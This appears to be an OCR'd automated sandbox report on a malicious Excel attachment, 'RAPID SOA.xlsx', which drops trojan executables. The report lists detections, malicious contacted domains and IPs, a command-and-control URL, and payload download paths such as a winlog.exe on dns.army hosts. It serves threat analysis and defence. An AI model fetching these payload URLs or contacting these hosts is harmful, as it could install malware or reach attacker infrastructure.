


Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RAPID SOA.xlsx	24%	ReversingLabs	Document-Office.Exploit.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\winlog[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.systray.exe.8b0000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://www.thecreatorsbook.com/aky/?MrIpf=y480GprHQ4MP&flX0DJ5=mHx4rV5tLr28MmvSGkxB9LVhRseCNR332GkcowizwEXSFPKeI/LlmY6x2m1vfw1VmIUMbA==	0%	Avira URL Cloud	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
thecreatorsbook.com	184.168.131.241	true	true		unknown
jewishposter.com	34.102.136.180	true	true		unknown
chise2neversndywalka.dns.army	103.125.191.208	true	true		unknown
diversitypatriots.com	184.154.206.199	true	true		unknown
www.thecreatorsbook.com	unknown	unknown	true		unknown
www.diversitypatriots.com	unknown	unknown	true		unknown
www.jewishposter.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.thecreatorsbook.com/aky/?MrIpf=y480GprHQ4MP&flX0DJ5=mHx4rV5tLr28MmvSGkxB9LVhRseCNR332GkcowizwEXSFPKeI/LlmY6x2m1vfw1VmIUMbA==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000006.00000000.2191611814.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000006.00000000.2191611814.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000006.00000000.2191611814.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.ebay.de/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 00000006.0000000 0.2181552252.0000000004B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://msk.afisha.ru/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000004.00000002.216 7570783.0000000002411000.00000 004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.windows.com/pctv.	explorer.exe, 00000006.0000000 0.2179952602.0000000003C40000. 00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.google.ru/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000006.0000000 0.2187801380.000000000861C000. 00000004.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	explorer.exe, 00000006.0000000 0.2179952602.0000000003C40000. 00000002.00000001.sdmp	false		high
http://search.espn.go.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://service2.bfast.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	explorer.exe, 00000006.0000000 2.2380112198.000000001C70000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://ariadna.elmundo.es/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.news.com.au/favicon.ico	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.cdiscount.com/	explorer.exe, 00000006.0000000 0.2191611814.000000000A3E9000. 00000008.00000001.sdmp	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.125.191.208	unknown	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true
184.168.131.241	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
184.154.206.199	unknown	United States		32475	SINGLEHOP-LLCUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344819
Start date:	27.01.2021
Start time:	07:58:03
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RAPID SOA.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/6@5/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 27.1% (good quality ratio 26%) • Quality average: 71.4% • Quality standard deviation: 28.9%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • VT rate limit hit for: /opt/package/joesandbox/database/analysis/344819/sample/RAPID SOA.xlsx

Simulations

Behavior and APIs

Time	Type	Description
07:59:13	API Interceptor	79x Sleep call for process: EQNEDT32.EXE modified
07:59:16	API Interceptor	49x Sleep call for process: vbc.exe modified
07:59:34	API Interceptor	224x Sleep call for process: systray.exe modified
08:00:19	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.125.191.208	COSU6283389840.xlsx	Get hash	malicious	Browse	• chise2neversndywalka.dns.army/chnsfrnd2/winlog.exe
	SD 1476187 85250296 MV ORIENT GLORY.xlsx	Get hash	malicious	Browse	• neverstdywalkachine2.dns.navy/chnsfrnd2/winlog.exe
	TT Payment - 105,272.40.xlsx	Get hash	malicious	Browse	• neverstdywalkachine2.dns.navy/chnsfrnd2/winlog.exe
	Alfa Laval Aalborg AS Statement of Account.xlsx	Get hash	malicious	Browse	• wsdyneverwalkachine2.dns.navy/chnsfrnd2/winlog.exe
	RFQ.xlsx	Get hash	malicious	Browse	• wsdyneverwalkachine2.dns.navy/chnsfrnd2/winlog.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ.xlsx	Get hash	malicious	Browse	• nevermndy walkachine 2.dns.army /chnsfrnd2 /winlog.exe
